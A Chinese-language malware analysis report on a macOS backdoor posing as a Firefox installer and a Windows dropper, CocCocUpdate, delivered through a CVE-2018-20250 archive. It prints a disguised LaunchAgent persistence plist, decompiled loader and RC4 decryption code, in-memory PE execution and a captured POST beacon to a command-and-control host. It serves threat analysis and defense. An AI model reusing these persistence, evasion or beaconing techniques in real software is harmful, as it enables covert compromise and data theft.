# ( ) + , @ -
/

0 | ←

```

## MAC 后门

分析对象为伪装成浏览器的 MAC 后门。



解压后的文件结构如下，是一个 macOS 的安装包，如图：

名称	修改日期	类型	大小
.background	2019/5/7 12:10	文件夹	
.fseventsd	2019/5/7 12:10	文件夹	
.HFS+ Private Directory Data_	2018/3/23 12:10	文件夹	
.Trashes	2018/3/23 12:10	文件夹	
[HFS+ Private Data]	2018/3/23 12:10	文件夹	
Firefox.app	2019/5/7 12:10	文件夹	
.DS_Store	2018/3/23 12:10	DS_STORE 文件	11 KB
.VolumeIcon.icns	2018/3/23 12:03	ICNS 文件	449 KB


打开后会显示安装 Firefox 的界面，双击 Firefox 这个图标，**会执行起来 Dropper 流程：**



会弹出假冒的 FireFox 的界面，点击更新，即使断网，也会出现下载进度条，都是攻击者伪造的：



这是攻击者画的假界面：



Dropper 运行起来后会在 Library 目录下创建以下 APP，实现开机启动：  
 /Users/username/Library/LaunchAgents/com.apple.spell.agent.plist

```

[boqon:LaunchAgents abc] cat com.apple.spell.agent.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.spell.agent</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Spelling/spellagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
  
```

该 app 中的开机启动目录指向该目录: /Users/username/Library/Spelling/ 的 spellagentd 文件，该文件是 OSX 的 bin 文件，代码做了加壳处理，会在内存中解密出 shellcode 并执行，如图：

```

1 __int64 __usercall start@<rax>(__int64 a1@<rbx>, __int64 a2@<r14>, __int64 a3@<r8>)
2 {
3     unsigned int v3; // ecx
4     unsigned __int64 v4; // rax
5     unsigned int v5; // edx
6     unsigned __int16 *v6; // rbx
7     __int64 (__fastcall *v7)(__int64, __int64); // r15
8     char v9; // [rsp+10h] [rbp-4030h]
9     void *retaddr; // [rsp+4048h] [rbp+8h]
10
11     v3 = *(_DWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFFFFFF) + 0x10);
12     if ( v3 )
13     {
14         v4 = (unsigned __int64)start & 0xFFFFFFFFFFFFFFFF | 0x20;
15         v5 = 0;
16         while ( *(_DWORD *)v4 != 25 || *(_QWORD *)v4 + 10 != 6073460636892678476LL )
17         {
18             ++v5;
19             v4 += *(unsigned int *)v4 + 4;
20             if ( v5 >= v3 )
21                 goto LABEL_10;
22         }
23         v6 = *(unsigned __int16 **)(v4 + 24);
24         a3 = (__int64)v6 + *v6;
25         do
26         {
27             a2 = *(unsigned int *)v6 - 1;
28             v6 -= 2;
29         }
30         while ( !a2 );
31         a1 = (__int64)v6 - a2;
32     }
33 LABEL_10:
34     v7 = (__int64 (__fastcall *))(__int64, __int64)sub_F00008FD(a1, a2, (__int64)&v9, 0x4000LL, a3); // Decode codes
35     sub_F0000F7E();
36     retaddr = (void *)v7(a1, a2);
37     return v7(a1, a2); // Run shellcode
38 }

```

执行起来后会回连地址：rio.imbandaad.com，通过 Post 请求把数据包发送到服务器：  
<http://rio.imbandaad.com/v3/yQ/r/eiCu1gd6Qme.js>

```

Stream Content
POST /v3/yQ/r/eiCu1gd6Qme.js HTTP/1.1
Host: rio.imbandaad.com
User-Agent: curl/7.11.3
Accept: */*
Content-Length: 319
Content-Type: application/x-www-form-urlencoded

.....&`.TX%...r2D..q.a.~.....mz.....t.4.4.vLwIW..f.a1..8U0 g...\...^...
%.Z.....D.....:Q.r.....q...8.l.....Z.....=.....Z.X2/
ucp0..u...I.....h.85V..e..n...!).%...
L.+o|k.v.....C.g.n.+3H 6..e\,..1...2w....J...bv.....n...|
x.@o...l...X.....Z>H...aj.....'.%.....en?% y..q..T.F.....l"...F0...+.k..vU...F

```

但是该地址已经失效。该 App 的签名信息如下：

```

Identifier=org.mozilla.firefox
Format=bundle with Mach-O universal (i386 x86_64)
CodeDirectory v=20200 size=623 flags=0x0(none) hashes=24+3 location=embedded
Hash type=sha1 size=20
CDHash=f1ebdfda0c6ab158bc619350c54d3e337a5d849
Signature size=4233
Authority=Developer ID Application: Melinda Cline (P74QRJXB2F)
Authority=Developer ID Certification Authority
Authority=Apple Root CA

```

Signed Time=Mar 22, 2018, 9:10:20 PM  
 Info.plist entries=24  
 TeamIdentifier=P74QRJXB2F  
 Sealed Resources version=2 rules=12 files=11  
 Internal requirements count=1 size=212

## CocCocUpdate 分析与关联

CocCocUpdate 是一个 Dropper，被利用 CVE-2018-20250 漏洞构造的压缩包释放到 startup 目录下，压缩包截图如下：

File Name	Size	Date	Type	Integrity	Hash
C:	<SUB-DIR>	2019/2/21 22:0...	文件夹	-	d...
1.jpg	281,107	2019/2/21 22:0...	JPG 文件	100%	0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件	100%	0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件	99%	0xDC...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件	100%	0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件	100%	0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件	100%	0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件	100%	0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件	100%	0x75...
ARIALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件	100%	0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件	100%	0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件	100%	0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件	100%	0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件	100%	0xF8...
Imprisha.ttf	54,980	2019/2/21 22:0...	TrueType 字体文件	100%	0x8A...
Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件	100%	0x1F...
Nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件	100%	0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件	100%	0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件	100%	0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件	100%	0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件	100%	0x33...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件	100%	0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件	100%	0xCB...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件	100%	0x69...
OCRASStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件	99%	0x21...
OCR-B_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件	100%	0x37...
us-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件	100%	0x38...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件	100%	0xFC...

重启后会被系统执行起来，对应的文件为 CocCocUpdate.exe，我们在 2015 年曝光过一个通过命令行参数传递随机密钥的 Dropper 版本，这个 CocCocUpdate.exe 改进为通过环境变量传递随机密钥。

具体的步骤为：

- 1、获取执行起来的 CocCocUpdate.exe 的全路径，存在值为“C091A8C8”的环境变量中，以便后面的程序去读取。

```

112 lpFileName = (LPCWSTR)((int (__thiscall*)(int (__stdcall **)(int, int)))off_47C470[3])(&off_47C470 + 16);
113 if ( !fun_GetEnvValue((LPWSTR *)&lpFileName, L"C091A8C8") || !wcslen(lpFileName) )
114 {
115     Filename = 0;
116     memset(&v107, 0, 0x206u);
117     GetModuleFileNameW(0, &Filename, 0x104u);
118     if ( !wcslen(&Filename) || !SetEnvironmentVariableW(L"C091A8C8", &Filename) )
119         goto LABEL_115;

```

- 2、随机生成 128 字节的密钥，存到值为“DB99050C”的环境变量中；用来加密自身后面的资源数据(shellcode)。

```

120 v48 = _time64(0);
121 srand(v48);
122 v110 = 0;
123 memset(&v111, 0, 63u);
124 v49 = 0;
125 do
126     *(&v110 + v49++) = rand();
127 while ( v49 < 0x40 );
128 String = 0;
129 memset(&v104, 0, 128u);
130 v50 = &String;
131 v51 = &v112;
132 v52 = 16;
133 do
134 {
135     v53 = *(v51 - 2);
136     *v50 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v51 - 2) >> 4];
137     v54 = a0123456789abcd[v53 & 0xF];
138     v55 = (unsigned __int8)*(v51 - 1);
139     v50[1] = v54;
140     v50[2] = a0123456789abcd[v55 >> 4];
141     v56 = a0123456789abcd[v55 & 0xF];
142     v57 = (unsigned __int8)*v51;
143     v50[3] = v56;
144     v50[4] = a0123456789abcd[v57 >> 4];
145     v58 = a0123456789abcd[v57 & 0xF];
146     v59 = (unsigned __int8)v51[1];
147     v50[5] = v58;
148     v50[6] = a0123456789abcd[v59 >> 4];
149     v50[7] = a0123456789abcd[v59 & 0xF];
150     v50 += 8;
151     v51 += 4;
152     --v52;
153 }
154 while ( v52 );
155 lpValue = (LPCWSTR)&v96;
156 fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
157 v60 = SetEnvironmentVariable(L"DB99050C", lpValue) == 0;

```

0040500C	. 8850 07	mov	byte ptr [eax+7], dl	
0040500F	. 83C0 08	add	eax, 8	
00405012	. 83C1 04	add	ecx, 4	
00405015	. 4F	dec	edi	
00405016	^ 0F85 75FFFFFF	jmp	00404F91	
0040501C	. 68 E9FD0000	push	0FDE9	
00405021	. 808D 28FBFFF1	lea	ecx, dword ptr [ebp-408]	
00405027	. 8085 A4F8FFF1	lea	eax, dword ptr [ebp-75C]	
0040502D	. 51	push	ecx	
0040502E	. 808D A0F8FFF1	lea	ecx, dword ptr [ebp-760]	
00405030	. 8085 A0F8FFF1	mov	dword ptr [ebp-760], eax	
00405036	. E8 F1EEFFF	call	00403F30	
0040503F	. 8095 A0F8FFF1	mov	edx, dword ptr [ebp-760]	
00405045	. 52	push	edx	
00405046	. 68 54124000	push	00401254	UNICODE "DB99050C"
0040504B	. FFD3	call	ebx	
0040504D	. 85C0	test	eax, eax	
ecx=0012FA58, (ASCII "E2B9E8DA95D5C7A7E45AAC05FCBD92B77C08BA6920B1600D393D7F0A960C957FFFD55C6B3206C404A8CD441E237BFEE67A8A2EF0AA4448BEF09165326FAC211")				

- 把通过随机密钥加密 0x40E000 位置处的数据，并把修改后的该 PE 文件写入到 Temp 目录下，然后通过 CreateProcess 执行起来：



```

.data:0040E000 ; char byte_40E000[447980]
.data:0040E000 byte_40E000 db 0Fh ; DATA XREF: HEADER:00400110fo
.data:0040E000 ; HEADER:0040020Cfo ...
.data:0040E001 db 4Ch ; L
.data:0040E002 db 58h ; X
.data:0040E003 db 93h
.data:0040E004 db 4
.data:0040E005 db 6
.data:0040E006 db 6
.data:0040E007 db 7
.data:0040E008 db 8
.data:0040E009 db 0Dh
.data:0040E00A db 0Ah
.data:0040E00B db 0Bh
.data:0040E00C db 0Ch
.data:0040E00D db 0F2h
.data:0040E00E db 0F1h
.data:0040E00F db 0Fh
.data:0040E010 db 10h
.data:0040E011 db 0A9h
.data:0040E012 db 12h
.data:0040E013 db 0B2h
.data:0040E014 db 14h
.data:0040E015 db 55h ; U
.data:0040E016 db 0AEh
.data:0040E017 db 17h
.data:0040E018 db 23h ; #
.data:0040E019 db 0Ch
.data:0040E01A db 1Ah
.data:0040E01B db 0F3h
.data:0040E01C db 27h ; '
.data:0040E01D db 69h ; i
.data:0040E01E db 1Eh
.data:0040E01F db 3Fh ; ?
.data:0040E020 db 4Dh ; M
.data:0040E021 db 51h ; Q
.data:0040E022 db 22h ; "
.data:0040E023 db 2Ah ; *
.data:0040E024 db 74h ; t
.data:0040E025 db 60h ; `
.data:0040E026 db 26h ; &
.data:0040E027 db 27h ; '
.data:0040E028 db 64h ; d
.data:0040E029 db 28h ; (
.data:0040E02A db 2Eh ; .
.data:0040E02B db 2Bh ; +
.data:0040E02C db 0E0h
.data:0040E02D db 70h ; p

```


00405235	- 83C4 28	add	esp, 28	
00405238	- 6A 00	push	0	
0040523A	- 6A 00	push	0	
0040523C	- 6A 04	push	4	
0040523E	- 6A 00	push	0	
00405240	- 6A 00	push	0	
00405242	- 68 00000040	push	40000000	
00405247	- 8D85 B4DFFF	lea	eax, dword ptr [ebp-24C]	
00405240	- 50	push	eax	FileName = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\5B7.tmp"
0040524E	- FF15 40104001	call	dword ptr [<KERNEL32.CreateFileW	CreateFileW

```

184 if ( ReadFile(v62, (LPVOID)pszExt, v84 - (_DWORD)pszExt, (LPDWORD)&lpBuffer, 0) && v64 == lpBuffer )
185 {
186     CloseHandle(v62); // 读取自身exe的数据
187     v65 = GetModuleHandle(0);
188     v66 = *((_DWORD *)v65 + 15);
189     v67 = *(unsigned __int16 *)((char *)v65 + v66 + 6);
190     v68 = (int)v65 + v66;
191     v69 = (char *)(dword_40E000 - (char *)v65);
192     v70 = 0;
193     if ( v67 <= 0 )
194         goto LABEL_100;
195     v71 = (_DWORD *)v68 + 260;
196     while ( *v71 > (unsigned int)v69 || (unsigned int)v69 >= *v71 + v71[1] )
197     {
198         ++v70;
199         v71 += 10;
200         if ( v70 >= *(unsigned __int16 *)v68 + 6 )
201             goto LABEL_100;
202     }
203     v72 = v68 + 40 * v70 + 248;
204     if ( !v72 )
205     {
206 LABEL_100:
207         if ( pszExt )
208             operator delete((void *)pszExt);
209         goto LABEL_115;
210     }
211     v73 = (int)&v69[*(DWORD *)v72 + 20] - *(DWORD *)v72 + 12;
212     v97 = 0;
213     memset(&v98, 0, 0xFFu);
214     v99 = 0;
215     fun_GenRc4KEY((int)&v97, (int)&v110, 64);
216     v74 = (WCHAR *)pszExt;
217     fun_RC4Decode((int)&v97, (int)pszExt + v73, (_BYTE *)pszExt + v73, 447979); // 加密自身exe数据中的资源数据
218     v75 = CreateFileW(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);
219     v62 = v75;
220     if ( v75 && v75 != (HANDLE)-1 )
221     {
222         v76 = *(HMODULE *)((char *)&v93 + 1);
223         hModule = 0;
224         if ( WriteFile(v75, v74, *(int *)((char *)&v93 + 1), (LPDWORD)&hModule, 0) && v76 == hModule )
225         {
226             CloseHandle(v62);
227             memset(&StartupInfo.lpReserved, 0, 0x40u); // 把加密资源后的自身写入到temp的exe中
228             ProcessInformation.hThread = 0;
229             ProcessInformation.dwProcessId = 0;
230             ProcessInformation.dwThreadId = 0;
231             StartupInfo.cb = 68;
232             ProcessInformation.hProcess = 0;
233             CreateProcessW(&pszPath, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
234             sub_404330((void **)&pszExt); // 执行temp下修改后的自己, 密钥存在环境变量中

```

下图为原文件和加密后的文件比较的结果，可以看出代码段没有任何变化，只是 0xd000 的全局变量数组被随机密钥加密了。




- 4、如果该文件被捆绑内容的话，会从资源类型为 10，资源号为 1 的资源中解密释放一个被捆绑的文件（密钥在后 64 字节），比如 Word 文档或者正常文件，然后通过 ShellExectue 执行起来，**该文件没有使用释放捆绑的诱饵文件，所以 ID 是错误的：**

```

256 v4 = FindResourceW(0, (LPCWSTR)1, (LPCWSTR)10);
257 v5 = v4;
258 if ( v4 )
259 {
260     v6 = SizeofResource(0, v4);
261     if ( v6 )
262     {
263         v7 = LoadResource(0, v5);
264         if ( v7 )
265         {
266             pszExt = 0;
267             v85 = 0;
268             v86 = 0;
269             v8 = LockResource(v7);
270             if ( v8 )
271             {
272                 LOBYTE(v94) = 0;
273                 sub_4043C0((const void **)&pszExt, 0, v6 - 64, (int)&v94);
274                 v101 = 0;
275                 memset(&v102, 0, 0xFFu);
276                 v106 = 0;
277                 fun_GenRc4kEY((int)&v101, (int)v8, 64);
278                 v9 = pszExt;
279                 fun_RC4Decode((int)&v101, (int)v8 + 64, pszExt, v85 - (_DWORD)pszExt);
280                 if ( v8 )
281                 {
282                     v10 = wcslen(v9);
283                     v11 = v9;
284                     lpBuffer = &v9[v10 + 1];
285                     do
286                     {
287                         v12 = *v11;
288                         ++v11;
289                     }
290                     while ( v12 );
291                     v13 = -2 - 2 * (v11 - (v9 + 1)) + v6;
292                     pszPath = 0;
293                     memset(&v110, 0, 0x206u);
294                     v80 = (unsigned __int16 *)v9;
295                     if ( !wcsncpy_s(&pszPath, 0x104u, lpFileName) )
296                     {
297                         if ( PathRenameExtensionW(&pszPath, v9) )
298                         {
299                             v14 = CreateFileW(&pszPath, 0x40000000u, 0, 0, 4u, 0, 0);
300                             v15 = v14;
301                             if ( v14 )
302                             {
303                                 if ( v14 != (HANDLE)-1 )
304                                 {
305                                     NumberOfBytesWritten = 0;

```



- 5、被执行起来的 temp 进程，会先判断是否有被设置的“C091A8C8”的环境变量，如果有的话说明是被原始 Dropper 加密起来的，就会从“DB99050C”的环境变量中读取随机生

成的 128 位密钥，解密出 0x40e000 处的代码，然后再多解密一层解压一层，因为代码在原始 Dropper 中就是有一层加密和压缩的：

```
378 memset(&v98, 0, 0xFFu);
379 v99 = 0;
380 fun_GenRc4kEY((int)&v97, (int)&v110, 64);
381 fun_RC4Decode((int)&v97, (int) dword_40E000, dword_40E000, 447979);
382 v82 = &_ImageBase;
383 v27 = (const CHAR *)VirtualAlloc(0, (SIZE_T)&_ImageBase, 0x3000u, 0x40u);
384 if ( !v27 )
385     goto LABEL_75;
386 v28 = 0;
387 do
388 {
389     dword_40E000[v28] ^= v28 + v28 / 0xFF;
390     ++v28;
391 }
392 while ( v28 < 0x6D5EB );
393 if ( sub_4034E0(dword_40E000, 447979, v27, &v82) )
394     goto LABEL_75;
395 v29 = *((_DWORD *)v27 + 15);
396 v30 = *((_DWORD *)&v27[v29 + 128]);
397 v31 = (int)&v27[v29];
398 v32 = *((_DWORD *)v31 + 132) / 0x14u;
399 v33 = (int)&v27[v30];
400 v92 = (_DWORD *)v31;
401 v87 = 1;
402 *(int *)((char *)&v93 + 1) = v32;
403 lpBuffer = 0;
404 if ( v32 <= 0 )
405 {
406 LABEL_57:
407     v39 = *((_WORD *)v31 + 6);
408     v40 = 0;
409     if ( v39 > 0u )
410     {
411         while ( 1 )
412         {
413             v41 = v31 + 248;
414             if ( *((_DWORD *)v31 + 40 * v40 + 248) == 'ler.' && *((_DWORD *)v41 + 40 * v40 + 4) == 'co' )
415                 break;
416             if ( ++v40 >= v39 )
417                 goto LABEL_75;
418         }
419         v42 = &v27[*((_DWORD *)v41 + 40 * v40 + 12)];
420         if ( v42 )
421         {
422             for ( ; *((_DWORD *)v42; v42 += *((_DWORD *)v42 + 1) )
```

先用随机密钥解密

多解密一层，以为本身就是被加密的

解压：

```

120 {
121   if ( v10 >= 0x20 )
122   {
123     v16 = v10 & 0x1F;
124     if ( !v16 )
125     {
126       while ( !*v11 )
127       {
128         v16 += 255;
129         ++v11;
130         if ( v16 > 0xFFFFFE01 )
131           goto LABEL_81;
132         if ( v5 - (unsigned int)v11 < 1 )
133           goto LABEL_77;
134       }
135       v18 = (unsigned __int8)*v11++;
136       v16 += v18 + 31;
137       if ( v5 - (unsigned int)v11 < 2 )
138         goto LABEL_77;
139     }
140     v15 = (unsigned int)&v7[-((unsigned int)*(unsigned __int16 *)v11 >> 2) - 1];
141     v4 = v11 + 2;
142     goto LABEL_62;
143   }
144   if ( v10 >= 0x10 )
145   {
146     v19 = (int)&v7[-2048 * (v10 & 8)];
147     v16 = v10 & 7;
148     if ( !v16 )
149     {
150       while ( !*v11 )
151       {
152         v16 += 255;
153         ++v11;
154         if ( v16 > 0xFFFFFE01 )
155           goto LABEL_81;
156         if ( v5 - (unsigned int)v11 < 1 )
157           goto LABEL_77;
158       }
159       v16 += (unsigned __int8)*v11++ + 7;
160       if ( v5 - (unsigned int)v11 < 2 )
161         goto LABEL_77;
162     }
163     v20 = v19 - ((unsigned int)*(unsigned __int16 *)v11 >> 2);
164     v4 = v11 + 2;
165     if ( (_BYTE *)v20 == v7 )
166     {
167       *a4 = (int)&v7[-a3];
168       if ( v4 == (_BYTE *)v5 )

```

6、解密后的文件是一个 PE 文件，解密后会在内存中执行起来，如图：

00F40000	4D 5A 90 00 03 00 00 00	04 00 00 00 FF FF 00 00	MZ? ...  ...yy..
00F40010	B8 00 00 00 00 00 00 00	40 00 00 00 00 00 00 00	?.....@.....
00F40020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F40030	00 00 00 00 00 00 00 00	00 00 00 00 E8 00 00 00	.....?
00F40040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F40050	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F40060	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F40070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F40080	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F40090	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F400A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F400B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F400C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F400D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00F400E0	00 00 00 00 00 00 00 00	50 45 00 00 4C 01 04 00	.....PE..L..
00F400F0	CC 5D 49 4F 00 00 00 00	00 00 00 00 E0 00 02 21	請IO.....?↑
00F40100	0B 01 0B 00 00 C0 00 00	00 46 09 00 00 00 00 00	■.?.?.F.....
00F40110	14 40 00 00 00 10 00 00	00 D0 00 00 00 00 00 10	■@...■...?■
00F40120	00 10 00 00 00 02 00 00	05 00 01 00 00 00 00 00	.■...~.Y....
00F40130	05 00 01 00 00 00 00 00	00 20 0A 00 00 04 00 00	Y.~..... ..
00F40140	00 00 00 00 02 00 40 01	00 00 10 00 00 10 00 00	.....~@.■.■..
00F40150	00 00 10 00 00 10 00 00	00 00 00 00 10 00 00 00	.....■.■.■.■..
00F40160	C0 9E 09 00 45 00 00 00	7C 95 09 00 78 00 00 00	罐..E... ?.x...
